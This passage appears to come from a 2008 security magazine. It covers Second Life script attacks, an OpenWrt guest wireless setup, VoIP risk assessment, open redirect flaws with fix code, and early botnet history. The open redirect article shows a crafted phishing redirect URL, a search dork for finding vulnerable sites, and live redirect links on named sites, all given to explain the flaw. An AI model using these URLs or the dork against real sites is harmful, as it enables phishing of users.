Writing the code is feasible, but how do we get the code executed? There are so called "Sandbox areas" where everyone can build objects, just to learn how to do it. LSL scripts can be attached to these newly created objects and when a special event occurs, like "when touched", the script is executed. Newbies are transported to these sandbox areas after the first login, so just make your hacker object look interesting and you will find someone that will touch it. In order to decide if these attacks are realistic, we have to keep some things in mind:

- Every object and script has an owner that can be tracked.
- The sandbox areas are cleaned after 5 hours automatically.
- Avatars are for free. Are hackers using their real names?

With an anonymous account it won't be possible to track at least a skilled hacker, so no one will care about the owner of a script or object. Even that the sandbox areas are cleaned doesn't matter, because objects can be build and put to the inventory of an avatar. On the other hand 5 hours are quite a lot time to find someone that will touch an object and an attacker can also rebuild his objects when the sandbox area is cleaned.

Finally you can bring some of the mentioned attacks together.

Remember cheating where one of the goals is to automate boring tasks. We could build an avatar that acts automatically. He could build and give objects with attached attack scripts automatically to newbies, so the attacks will be executed by these newbies using their login credentials. Does this sounds familiar to you? These kinds of tools are quite common in the real world and are called bots.

We can assume that attacks from the virtual world against real life systems will become a realistic threat in the future.

There are even more interesting attack vectors in Second Life. If you can steal the identity of a manager of a big company, you can participate in business meetings that are held in Second Life instead of doing video conferences and get your hand on some confidential business information. Assuming that Linden

Labs firewall configuration doesn't limit the communication between Linden Lab server systems, you can also use LSL attack scripts to attack the Second Life server infrastructure. There is a lot of room for the creativity of attacker to launch dangerous attacks against your business and privacy.

Second Life is just an example for attacking online games and there are others like attacks against online gambling sites that are already quite common. We will see more of these attacks in the future. Any kind of system will attract hackers and criminals, if it can be abused for stealing money or any other kind of misuse. Online game providers have to start implementing risk analysis and risk management processes to deal with security risks or virtual worlds like Second Life will become a virtual hacker's world.

Michael Thumann is CSO and head of the ERNW Research and Pen-Test teams. He has published security advisories regarding topics like 'Cracking IKE Preshared Keys' and Buffer Overflows in Web Servers/VPN Software/VoIP Software. Michael enjoys sharing his self-written security tools (e.g. 'tomas - a Cisco Password Cracker', 'ikeprobe - IKE PSK Vulnerability Scanner' or 'dnsdigger - a DNS information gathering tool') and his experience with the community. Besides numerous articles and papers he wrote the first (and only) German Pen-Test Book that has become a recommended reading at German universities. In addition to his daily pen-testing tasks he is a regular conference-speaker (Blackhat, HITB and RSA) and has also contributed exploit code to the Metasploit Framework. With more than 10 years of experience in computer security Michaels' main interest is to uncover vulnerabilities and security design flaws from the network to the application level.

Hacking naked since 2005 - www.pauldotcom.com



PaulDotCom Security Weekly: A podcast covering the latest security news, vulnerabilities, and research.

Building a secure guest wireless network for under \$300

By Paul Asadoorian

Many organizations are faced with the challenge of providing a “guest” wireless network. This network is intended to provide your guests, such as contractors, visiting faculty, patients, or training rooms, consultants, with wireless access to the network.

In most cases guests will require access to the Internet, with little or no need to connect to your organizations private network. There are many ways to solve this problem, with the best being to purchase a separate Internet service and completely separate it from the rest of your network.

You still are responsible to put some sort of access restrictions around the wireless network, as you would not want just anyone to use the wireless network, especially your own employees. This can present a more serious security problem if a guest (or employee) connects to the wireless network and is plugged into the wired network.

Many wireless vendors offer solutions that work really well, are easily managed, and offer security features that can help you monitor the

wireless spectrum and even detect or prevent attacks. However, many of these systems do not scale well for smaller deployments, and can easily break the budget for a small to medium size company. Also, there is a nice security advantage to having the entire system separate, and on a different platform from your existing wireless network. Separation limits the attackers ability to connect to your internal network, and using a different technology means that the same vulnerability could not be used to compromise both wireless networks.

The best part, all this can be done for under \$300 (on a small scale with two access points), and using all open-source software! This is a great, cheap, fast, and easy way to handle guests that may be coming into your network.

To get us started you will need some of the following hardware and software:

- Asus WL-500 G Premium (tinyurl.com/o5tv8 - \$90 each) or Linksys WRTSL54GS (tinyurl.com/n8caz - check eBay).
- WRT54GL (tinyurl.com/8b9ap - \$60 each).
- OpenWrt - www.openwrt.org (Free!).

The first step will be to flash all of our gear with OpenWrt, preferable Kamikaze 7.09 (tinyurl.com/yqkhhh). Then the Asus or WRT54SLGS router will act as the Internet router, meaning its WAN port will be plugged

into an Ethernet port and configured to access the Internet. The wireless network, or LAN assigned ports will all be the same layer 2/3 network and provide access to the clients and other access points. Clients will access the wireless network, receive DHCP, and be asked to authenticate to a captive portal. The access points can use WDS (Wireless Distribution System) to connect to the network, which saves time and money on cabling. Its simple to use OpenWrt and configure WDS, edit the `/etc/config/wireless` file and add the following lines:

```
option wds # Sets the mode for the interface
option <bssid> # A list of MAC addresses of all other access points
participating in WDS
```

With the access points costing only \$60, you can easily get coverage, especially in small areas. If you require more bandwidth, you might consider POE, or Power Over Ethernet adapters, which cost only \$40 per access point and support the 12v power requirements on the WRT54GL routers (tinyurl.com/f92nf). Lets explore some tips and setup options for securing your guest wireless network.

External DNS server

I have reviewed many organization's wireless network architectures and one of the most common mistakes is associated with DNS services. If you offer an open wireless network, even one with a captive portal, you must be certain to not expose any information about your network. For example, most networks have DNS servers that resolve queries on the internal network for workstations, servers, and other devices attached to your network.

These DNS servers should be separate from the DNS servers that host your externally facing machines, such as your Internet domain and web sites. Whenever I attach to a wireless network I always look to see what DNS servers are assigned to me by DHCP. In some cases, it's the organization's internal DNS servers, which tells an attacker information about the internal subnet in use, and provides potential targets for attack (typically the internal DNS servers are on the same subnet as many other juicy targets, such as file servers or active directory servers). Rather than run your own DNS servers for wireless guests, I like to use OpenDNS (www.opendns.com), it provides a nice service free DNS service that you can use for your wireless clients. All you need to do is tell the DHCP server to distribute these, in OpenWrt modify the following in `/etc/dnsmasq.conf`:

```
dhcp-option=6,208.67.222.222,208.67.220.220
```

If you register for a free account with OpenDNS you can register your IP addresses and then control your settings. This is handy because you can control the categories of web sites that users visit and, for example, prevent users from visiting peer-to-peer sites. Bandwidth on a wireless network can be limited, especially if you are using WDS as the bridges will eat half of your bandwidth, and

this is an easy way to keep things under control.

DHCP services

DHCP falls into the same category as DNS when it comes to exposing your wireless network in that you should have a separate one dedicated to wireless.

This prevents attacks against this service, which could lead to DoS conditions, remote exploitation, or protocol abuses. Its best to limit this behavior to your wireless network only. In OpenWrt dnsmasq is running by default as your DHCP server and can be left running. If your wireless network has numerous clients putting a load on DHCP services, you can split the IP range between multiple DHCP servers running on multiple access points.

Firewall from your network

In general you should only allow services from the wireless network into your organization's production network that you would allow from the Internet. I always stress that organizations should treat the wireless network with the same security level as the Internet. This usually means only giving them access to services in the DMZ, such as web sites, and access to perform lookups in your externally facing domain. Use a firewall to restrict the wireless network send traffic to your internal network, and log the firewall rules that are blocking this traffic. Monitor these logs and inspect them on a regular basis to determine if any access attempts have occurred.

Captive portal

While it won't stop attacks against wireless clients (especially layer 2 attacks), a captive portal is a great way to ensure that only authorized users are accessing the Internet via your wireless network. There are many attacks against clients (Karma), and general attacks against open wireless networks (Airpwn

- airpwn.sourceforge.net) that make implementing a captive portal seem, well, futile. However, captive portals can be a great way to prevent transient users from hogging bandwidth, attacking your network (in some cases) or performing illegal activities while using your wireless network.

Captive portals can be difficult to setup, requiring separate servers for redirecting clients, and other servers for authentication. However, thanks to the folks at the Packet Protector project, many popular wireless routers can be turned into a self-contained captive portal! Using technology from Coova (an open-source captive portal), and OpenWrt, all you need to do is flash your router with their firmware, and voila! Instant wireless hotspot! You can download the firmware from the following web site - tinyurl.com/3v5k3e.

The firmware installs just like any other version of OpenWrt. I tested mine on a WRTSL54GS, and although this model router does not appear to be readily available (currently "out of stock" and "deactivated" item on two popular online retailers). If you are starting fresh, you might be better off purchasing an Asus WL-500G Premium, which has similar specifications. Once you've flashed the router, you should change the default password for both the root account (just as you would in any other version of Linux) and the login for the captive portal. The captive portal username and password are stored in the file `/etc/chilli/localusers`. You can change the username and password by writing a new as follows:

```
root@guest_wireless:/etc/chilli# cat > localusers
pauldotcom:hax0rs:PaulDotCom User:
<control-d>
```

You may also want to change the default SSID from "guest_wireless" to something more appropriate for your installation. To do

this lets first review the value of the SSID with the following command:

```
root@guest_wireless:~# uci get wireless.cfg2.ssid
guest_wireless
```

To change it from "guest_wireless" to "paul-dotcom_guest", issue the "uci set" command

as follows:

```
root@guest_wireless:~# uci set wireless.cfg2.ssid=pauldotcom_guest
```

Now issue another “uci get” command to be certain the value was changed properly:

```
root@guest_wireless:~# uci get wireless.cfg2.ssid  
pauldotcom_guest
```

Commit your changes:

```
root@guest_wireless:~# uci commit
```

And one last command to restart the wireless networking so our changes take effect:

```
root@guest_wireless:~# wifi
```

There are many other modifications you can make to this distribution, such as changing the web pages and logos on the splash screen, and including your own SSL certificate for the user login (which is neat that it can now support SSL). All of the configuration information is contained in `/etc/chilli/main.conf`, including the file locations for web pages, images, and certificates.

Conclusion

Using open-source tools and inexpensive hardware it is possible to build a wireless network with a number of security measures. A good architecture is key, keeping services separate from your production network and proper firewalling will help to keep attackers at bay. OpenWrt, in conjunction with specialize

distributions, is configurable to provide a platform for providing the wireless network and captive portal. The steps go beyond the scope of this article, however it is important that you lock down the devices we discussed.

This means wireless users should not be able to attack the wireless access points themselves. Access points should be hardened like any other server or workstation and local firewalls should be configured. I hope you can use this information as a guideline to build your own “secure” wireless guest network, and always keep in mind that “secure” is in quotes for a reason.

Special thanks to Charlie Veda from www.packetprotector.org for his hard work assembling the captive portal firmware.

Paul Asadoorian is the Senior Network Security Engineer for OSHEAN, providing penetration testing, security training, and intrusion detection services to colleges, universities, and non-profits in the New England area. He is also the founder of PaulDotCom Enterprises, a company focused on delivering security services and supporting the community as host of PaulDotCom Security Weekly (www.pauldotcom.com), a weekly podcast discussing IT security news, vulnerabilities, hacking, and research, including interviews with some of the top security professionals. He is the co-author of "Ultimate WRT54G Hacking" (www.wrt54ghacks.com), a book dedicated to embedded device hacking and wireless security and author of the SANS source SEC535 “Network Security Projects Using Hacked Wireless Routers”.

Kismet is an 802.11 layer2 wireless network detector, sniffer, and intrusion detection system.
www.kismetwireless.net

KISMET



Assessing risk in VoIP/UC networks

By Bogdan Materna

Significant business benefits, new features and cost reduction are driving enterprises to migrate to IP based telecommunications networks. VoIP and Unified Communications (UC) are being deployed by enterprises to support their revenue generating services such as call centers, brokerages and traders. IT organizations are migrating their internal voice and data infrastructures to Unified Communication infrastructure to provide better productivity tools and significant cost savings.

Voice over IP inherits the same security threats as IP data networks, but also introduces new threats that are specific to IP based communications. Furthermore, existing compliance and regulatory requirements defined by SOX, GLBA and HIPAA are increasingly becoming applicable to VoIP and require the attention of IT security professionals.

The process of assessing security-related risks from internal and external threats is the first step in defining security strategy for VoIP/UC networks. There are a number of well known methodologies used to formalize this process. In this article we present a simpler version to illustrate the major concepts and risk areas. First, you need to understand your assets, their importance and the risks/costs of losing them due to security events. Second, identify the security vulnerabilities that could be exploited and used to disable/hamper operations of the VoIP/UC networks. Evaluate the probability of exploiting the security events both by external and internal attackers. Third, assess the impact of the security events on

VoIP/UC infrastructure in the context of business impact. Finally, put it together and identify the highest risk areas. Using these results to drive your VoIP/UC security deployments and spending will help you maximize your security budget from a risk assessment perspective.

VoIP assets and their importance

Today's VoIP/UC infrastructure consists of a wide range of components and applications such as call managers/PBX, hardphones, softphones, gateways, voice mail systems, conferencing units, mobile units and call center equipment. Often they are deployed in distributed environments supporting up to tens of thousands users and end-points. These networks will use various signaling protocols, interact with the existing PSTN networks and carry confidential information such as customer records, corporate secrets or private conversation between senior executives. In call centers all the conversations are being recorded and stored.

The enterprise voice mail systems contain private information stored by the staff and customers. For many organizations VoIP/UC based services such as call centers or brokerage houses are revenue generators, while for others such as governments or Fortune 500 companies, they provide mission critical internal services such as voice communication.

In most cases, Call Managers/PBX's will be identified as mission critical assets. But in some environments, call recorders or gateways could also play an important role. Individual phones and end-points could be important if they are assigned to senior executives. PSTN gateways and trunks are critical in distributed environments such as multi-branch banks or international call centers.

VoIP security vulnerabilities

As described above, VoIP infrastructures consist of a wide range of components, applications and specialized protocols. These new, IP based telecommunication networks introduce a large number of new vulnerability types and categories. There are various taxonomies developed to classify VoIP security vulnerabilities. For example infrastructure based taxonomy would divide VoIP vulnerabilities into software related (introduced by a VoIP application/equipment vendor), configuration related (introduced during deployment and life cycle of VoIP infrastructure), protocol related (inherent protocol issues – SIP, UNISim, Skinny, H323, RTP), device level (related to a particular device/application such as IP PBX) and system level (related to the VoIP infrastructure components and topology)

Another approach would split these vulnerabilities into the following categories:

- Confidentiality (call eavesdropping, call recording and voicemail tampering).
- Service availability (DoS attacks, SPIT, remote code execution or unauthorized access).
- Authenticity (registration hijacking or caller ID spoofing).
- Theft or loss (tradition toll fraud and invading the data network through VoIP infrastructure)
- SPIT or Spam over Internet Telephony (unsolicited calling, voicemail stuffing or vishing).


VoIP exploits and impacts

The VoIP infrastructure can be attacked remotely through direct attacks on VoIP applications/devices, or indirectly through the data network or VoIP applications residing on user devices such as soft clients. These attacks will come from external sources such as the global Internet and ISP networks, or internal malicious employees, unknowingly malicious employee, third-party company, business partner or consultant.

When identifying potential attack vectors, a layered model helps describe the vulnerabilities of a typical VoIP device or application as shown below. Arrows between layers indicate various attack vectors and the proximity of the attacker—e.g., whether remote or local. Clearly there are hundreds of potential attack vectors exploiting vulnerabilities at different layers both through local or remote access. The 'threat landscape' can become complicated in a typical VoIP deployment where the potential attack vectors include not only the individual devices/applications but composite attacks that exploit multiple vulnerabilities in various VoIP devices.

Service availability attacks stand to be the greatest threat to VoIP security due to the possibility of customer impact, lost revenues, system downtime, lost productivity and unplanned maintenance costs. Service outages could also cause damage to corporate brand and expose the organization to extortion and blackmail. In most cases they will target enterprise Call Managers/PBX, call center devices such as IVRs, ACDs and call recorders.

Confidentiality is an important factor in security considerations. A host of well known regulations such as SOX, GLBA and HIPAA are combined with a myriad of domain specific policies requires the organizations to protect customer confidential information. This information is stored in voice mail systems, call recorders or it is transmitted over VoIP infrastructure. Most common exploits will result in leakage of sensitive or confidential information, compromised corporate secrets, industrial espionage and blackmail.



If the authentication of the caller is not enforced, attacks such as registration hijacking or caller ID spoofing will create disruption and could lead to identity theft or the leakage of confidential information. More sophisticated attackers could use interception/modification attacks that include conversation alternation, impersonation and hijacking.

Traditional toll fraud exploits are as applicable to VoIP based networks as they were in older, TDM based networks. As a matter of fact, it is easier to perpetrate this attack on VoIP PBX since it could be fully automated. VoIP networks could be used as entry points to the enterprise networks. For example, if a VoIP soft client running on an employee laptop is compromised, it could become a gateway for attacking the entire corporate data infrastructure.

Putting it together

The results of the risk assessment will depend on many factors such as the type of the organization, importance of the telecommunication infrastructure to the overall business objectives, security sensitivity, regulatory environment and budgetary constraints. In general cases, these results will allow the executive management and security personnel to identify high risk areas with the highest probability of impact on the business objectives. Then the appropriate security measures can be implemented to mitigate these risk areas.

Regardless of the type of the risks identified, the deployment of VoIP-specific security infrastructure architecture should be considered which includes:



Prevention: This step enables proactive identification and fixing of VoIP-specific vulnerabilities before they become a problem for end-users. Periodic or, where required, continuous vulnerability assessments should become part of the VoIP security procedures and processes.

Protection: If there is a threat to the network, this step provides protection of the VoIP services from any threats during their life cycle. Deploying a VoIP-aware, multi-layer security infrastructure that provides both perimeter as well as internal network protection is recommended. In most cases it will consist of a number of security devices and host-based applications to protect VoIP networks such as Session Border Controllers (SBCs), VoIP Network Intrusion Prevention Systems (VIPS), VoIP Network Access Control (VNAC), anti-SPIT, VoIP DoS defenses, VoIP Network Intrusion Detection Systems (VIDS) and encryption engines.

Processes: The existing security related processes should be reviewed and modified to accommodate the specific requirements of VoIP networks. Also, the compliance and auditing processes should include VoIP as a component. For example, only certified VoIP soft-client should be used on the network or phone conversations that are confidential should only be allowed on encrypted links to prevent eavesdropping. GLBA compliance could require providing documented vulnerability assessment results and mitigation steps undertaken to address the discovered vulnerabilities.

People: Education is a critical to the success of any security measures. Since VoIP is replacing the existing voice solutions the end-users, telecommunication and IT groups should be aware of potential security threats that this new technology would bring. The education process could be delivered by internal security groups or external organizations offering courses.

Summary

Basic VoIP characteristics such as its real-time nature and stringent QoS requirements mean that a seemingly benign attack on a data network, can significantly disrupt VoIP services. That is why having a solid VoIP security infrastructure is very important. Risk assessment is an important first step in building that infrastructure. At the same time, IT organizations are recognizing that constantly changing business objectives, new applications and technologies, limited budgets and the proliferation of cybersecurity threats requires that they focus on the highest risk areas first. This includes ensuring that measures are in place to minimize the impact of VoIP security breaches on the enterprises.

VoIP should be included as a part of normal risk assessment analysis – especially for organizations in regulated industries (banking, financial services, healthcare, etc.). The steps required to secure VoIP networks go beyond what has been implemented on data networks and require VoIP specific security infrastructure and processes.

Bogdan Materna brings over fifteen years experience in product development and building carrier grade management and security products to VoIPshield. Prior to founding VoIPshield, Bogdan was a founder and CTO of Linmor Technologies, a public company, where his teams designed and built performance and management products for large carriers including AT&T and MCI. Bogdan also held various engineering and research positions at Nortel Networks, Microtel Pacific Research and University of Ottawa, and holds a number of patents. Bogdan is a sought-after author and speaker on the subject of VoIP security, and is an active member of the VoIP Security Alliance.



www.net-security.org
Get up-to-date security information now.

Black Hat **USA** 2008

**“DEFENSE IS THE STRONGER FORM
OF WAGING WAR”**

-Karl von Clausewitz

The war for your data rages on.
Be certain your defenses are up to the job.

Black Hat USA convenes the best infosec minds on the planet for six days of intense, hands-on security education and peer-to-peer networking. Our speakers and trainers are the world's leading voices from academia, research and the underground. The breadth and depth of topics is unmatched. You will gain actionable knowledge, discover new tools, and learn expert techniques for digital self defense.

12 tracks 80 presentations 40 training sessions

August 2-7 2008
Caesars Palace



Las Vegas
Nevada, USA

Diamond Sponsor

Microsoft

Platinum Sponsors



Gold Sponsors



Google

Silver Sponsors





Open redirect vulnerabilities: definition and prevention

By Russ McRee

An open redirect is a vulnerability that exists when a script allows redirection to an external site by directly calling a specific URL in an unfiltered, unmanaged fashion, which could be used to redirect victims to unintended, malicious web sites.

Often this issue exists as a function of incorrect input validation, but sadly it is often the result of a “by design” feature coded into an application to redirect users. This is by no means a new issue, see CERT: Vulnerability in Web Redirectors from March 2003. (tinyurl.com/3qg7z6)

This is dangerous behavior given that a normal user who visits a trusted site may be redirected to a malicious one without noticing any changes. If the malicious site’s appearance is consistent with the original one, the user will likely fail to take note and fall victim to phishing. An alternate attack via an open redirect could also redirect victims to sites that launch browser exploits or drive-by malware. Therefore, open redirect vulnerabilities are urgent when exhibited on financial or other high-value web sites. Given the plethora of ways to obfuscate malicious URLs, it is often difficult to detect differences between known good URLs

and those with malicious intent, particularly when an URL is long.

Vulnerability details

An open redirect is a very simple vulnerability and cause for much consternation, for two reasons. First, it is so easily avoided; the “by design” description is inexcusable. If site operators must absolutely use this method, the use of intermediary pages advising users of the redirection is imperative. Alternatively, allow redirection only to specifically white-listed sites. Second, this vulnerability is one so easily exploited to take advantage of the innocent. Consider the following arbitrary, but benign and “by design” URL:

<http://www.goodnationalbank.com/partners/page.redir?target=http://www.fdic.gov/>

This is a well-intended URL that takes users to a valuable resource.

Sadly, the same URL can be manipulated to take users anywhere. Were I a malicious phisher, I could take the source code from <http://www.goodnationalbank.com> and create a fake bank site; we'll call it the evilnationalbank.com. I can then target email to assumed or known users of the Good National Bank with the following URL: <http://www.goodnationalbank.com/partners/page.redir?target=http://evilnationalbank.com>

To the less wary, the URL looks reasonable; with the right mix of social engineering, fear mongering, and elegant code fakery, innocent users could be easily duped – all because some well intended site designer forgot to lock down `page.redir?target=` to allow only approved partners. The impact of this fundamentally simple attack is profound for both consumers and businesses. Turn them off or tune them up; they will be exploited. "Open redirects are – if anything – more pervasive and even easier for fraudsters to locate and exploit." (<http://tinyurl.com/rqcth>)

Real-world examples

Bitrix Site Manager 6.5 from (bitrixsoft.com) is an example of an application that includes open redirection by design. A quick Google-dork will uncover a number of sites utilizing the script in an unmanaged fashion: `inurl:/bitrix/redirect.php`. The flaw exists because the application does not validate the "goto" variable upon submission to the `redirect.php` script. Thus, an attacker could utilize the script to cause redirection to a malicious site in a specially crafted URL sent to intended victims. Even SecurityLab (en.securitylab.ru) remains at risk at the time of writing, although they and the vendor have both been advised. http://en.securitylab.ru/bitrix/redirect.php?event1=demo_out&event2=sm_demo&event3=pdemo&goto=http://www.xssed.com/news/29/The_dangers_of_Redirect_vulnerabilities/

The vendor was initially responsive, but indicated that no fix was imminent, again providing the classic "by design" response. When prompted to consider implementing a "whitelist" process rather than an open posture the vendor did indicate that they may do so in the future. While some vendors don't rate open redirects worthy of a vulnerability advisory,

CVE gives it a CVSS v2 Base score of 4.3. (tinyurl.com/3ntrq4)

Google recently fixed an open redirect vulnerability that allowed redirection from Google.com to any other site including those with malicious intent. Again redirect URLs are usually distributed via e-mail and often send people to sites with that are drive-by malware enabled with the intent of compromising the visitor's computer. Also at the time of writing Google was working to fix a redirect vulnerability related to the site of its DoubleClick on-line advertising unit.

"Open URL redirection is an issue we take very seriously. As we become aware of open URL redirectors on google.com, we actively work to close them. We are also aware of redirectors using doubleclick.com and are working to address this issue," a Google spokesman said. (tinyurl.com/6agzdd)

Alex Eckelberry, on the Sunbelt Blog (sunbeltblog.blogspot.com), recently scolded Dogpile for their open redirect, in use by malware distributors as this was being written. http://www.dogpile.com/clickserver/_iceUrlFlag=1?rawURL=http://sunbeltsoftware.com&0= There are endless additional examples. But these, given their high profile status, really bring the issue to the forefront.

Solutions

At BlueHat 7, Billy Rios and Nitesh Dhanjani, in their presentation Bad Sushi: Beating Phishers at Their Own Game (www.net-security.org/article.php?id=1110), described the battle against phishing as a game of whack-a-mole. Better management of redirect scripts is a very simple solution to prevent one phishing attack vector.

To prevent phishing attacks, or redirection to browser attackers and malware hosts, site administrators must lock down their redirects. Again, if site operators must absolutely use redirection, the use of intermediary pages advising users of the redirection is imperative.

Alternatively, allow redirection only to specifically white-listed sites. For example, administrators could limit linking to external sites only when a user actually clicks on the link while on

the main site, thus preventing links in e-mail or instant messages from working.

Another solution includes limiting which external sites a redirect link can be used for. Instead of using actual Web addresses in redirect links, consider a keyword that refers to a database with links. (tinyurl.com/3oo3ac)

Finally, ensure that the redirect code you're utilizing allows lockdown functionality or the

ability to disable it. Consider this example of a quick fix for a critical open redirect vulnerability. In July 2005 Outlook Web Access suffered from an open redirect where it was "possible to inject a URL into the OWA logon mechanism so that the OWA logon page redirects users to the injected URL when the users log on." Siegfried Weber wrote the following to be included in `logon.asp`, immediately after the block that begins if `redirectPath =`, to prevent malicious redirection.

```
Code to Prevent OWA Users from Being Redirected
szSecure = Request.ServerVariables("SERVER_PORT_SECURE")
szServer = Request.ServerVariables("SERVER_NAME")
Dim szRedirectURL
szScheme = Scheme_HTTPS
If szSecure = "0" Then
    szScheme = Scheme_HTTP
    szRedirectURL = szScheme & szServer
End If
szRedirectURL = LCase(szRedirectURL)
redirectPath = LCase(redirectPath)
If InStr(1, redirectPath, szRedirectURL) = 0 Then
    redirectPath = szScheme & szServer & "/exchange/"
End If
```

(windowsitpro.com/Files/04/46317/Listing_01.txt)

Any redirect code should be developed in a fashion that doesn't require a bootstrapped add-on to protect users. Inclusion of preventative measures, as shown in the above code sample, is conceptually simple and must be considered a requirement. Repair of open redirects at the source may require design change; developers should plan accordingly.

Open redirects and PCI DSS

For those sites with PCI compliance to consider, remember that the Common Vulnerability Scoring System (CVSS) score for open redirect is typically 4.3 or higher. PCI DSS requires that you don't have vulnerabilities rated at 4.0 or above. Thus, as we noted in Real-world Examples, the implications are simple. If your site is required to meet PCI DSS standards and it allows open redirection, then you

are not PCI compliant. Developers, development management, and compliance officers take heed.

Conclusion

The fact that web sites continue to leave open redirects unfiltered, with the excuse that it's "by design", is simply unacceptable. The risk to consumers, particularly in the context of high profile sites, is extraordinary. Restrict redirect code to only URLs that are required at a minimum, or disallow redirection altogether; consumers deserve no less.

Acknowledgments

Steven M. Christey, (cve.mitre.org), for inspiration and content suggestions.

Russ McRee, GCIH, GCFA, CISSP is a security analyst / researcher working in the Seattle area. He writes *toolsmith*, a monthly column in the ISSA Journal, has written for numerous other publications, and speaks regularly; past events including FIRST, RAID, SecureWorld, and ISSA gatherings. Russ maintains holisticinfosec.org and opines at holisticinfosec.blogspot.com.



Events around the world

Second International Symposium on Human Aspects of Information Security & Assurance

8 July-10 July 2008 - University of Plymouth
www.haisa.org

Black Hat USA 2008 Briefings & Training

2 August-7 August 2008 - Caesars Palace, Las Vegas, USA
www.blackhat.com

Breakaway 2008

5 August-7 August 2008 - Gaylord Palms Resort and Convention Center, Orlando, Florida
breakaway.comptia.org

NETWAYS Nagios Conference 2008

11 September-12 September 2008 - Nuremberg, Germany
www.netways.de/nagios_konferenz/

IT Security World 2008 Conference & Expo

13 September-18 September 2008 - San Francisco Marriott, San Francisco, USA
www.misti.com/itsecurityworld

VB2008

1 October-3 October 2008 - The Westin Ottawa, Canada
www.virusbtn.com/conference/vb2008/



Migration from e-mail to web borne threats

By Sam Masiello

This year marks the 30th anniversary of what is most widely recognized as the first spam message sent over ARPANET by Gary Thuerk. It is a time to become reflective on how Internet threats have evolved over that time.

No longer are cyber criminals looking to establish notoriety amongst their peers through denial of service (DoS) attacks. Their motives have become much more criminal and financially motivated, and their tactics much more covert. In this article, we will discuss the evolution, mostly over the past five years, from the email borne threat to the Web borne threat as well as the convergence of the two using an ever increasing arsenal of tactics.

Was Thuerk a marketing genius well ahead of his time or someone who should be vilified for being a trendsetter leading to today's Internet pollution? The answer to that question likely lies somewhere in the middle. If he hadn't popularized the idea of using email for commercial purposes, someone else surely would have. Thuerk's original spam message set the stage for a market where 66 percent of all email traffic in February 2004 was spam according to the MX Logic Threat Operations

Center. Compare that to a 73 percent prevalence rate in June, 2006 and over 90 percent today.

In today's Internet ecosystem, when people think of spam and other threats their thoughts immediately turn to botnets, remotely controlled zombie computers used for purposes such as spam and Trojan malware distribution. They are also used as large distributed computing environments containing enough computer power to break security ciphers that would take centuries for even the most powerful single supercomputers.

Brief history of botnets

What is origin of the zombie computer or bot? Used initially as a method to attack and take over IRC channels, bots were largely used as a vehicle for their owner to gain bragging rights amongst friends.

Next stage bots were organized into small armies that would be used to launch distributed denial of service (DDoS) attacks against single targets, again mostly for recognition. Shortly afterward, botnets evolved to extort information for cyber criminals' financial gain. This was done via phishing as well as Trojan downloads that would install malware such as screenshot takers and keyloggers which would upload potentially sensitive, confidential information to a Web site or send it directly to a hacker over encrypted channels for sale in the underground market.

Botnet command and control techniques have needed to evolve in order to avoid identification by intrusion detection and prevention systems (IDS/IPS) and network service providers. Early bot networks were controlled by single hosts who, when shut down provided a single point of failure for the entire network. Most of the early communication between the command and control host and individual botnet

members was done via IRC. Being a standard protocol, it was also easy for network owners to identify and shut down this traffic to cut off bots from their master host or redirect that traffic to honeypots for research purposes.

Continuing to use IRC was not an effective model for cyber criminals to ensure long term success. If botnets were to be truly sustainable, hackers needed to find different ways to build a better botnet by introducing more redundancy and resiliency into their networks while simultaneously reducing the ability for their botnet traffic to be detected. Redundancy was accomplished in part by piggybacking on existing peer-to-peer (P2P) networks such as eDonkey where all of the nodes on the botnet were interconnected. Removal of a single command and control host from the network only caused the network to have to quickly re-focus on a new master node. In many cases, there were a series of master nodes so that the network hardly ever skipped a beat.

Continuing to use IRC was not an effective model for cyber criminals to ensure long term success.

In the vein of piggybacking on existing technologies, botnets have more recently begun using techniques like fast flux and double flux which ride on existing DNS infrastructures to rapidly rotate domain resolution between many different IP addresses and authoritative DNS servers; in many cases as frequently as every couple of minutes. This has made forensics and identification of infected hosts difficult for service providers as they are working against constantly moving targets. By the time they start looking for an infection on one of their network machines, the bot has gone dormant and a malware infected domain is resolving to a different set of IP addresses through a different set of DNS servers.

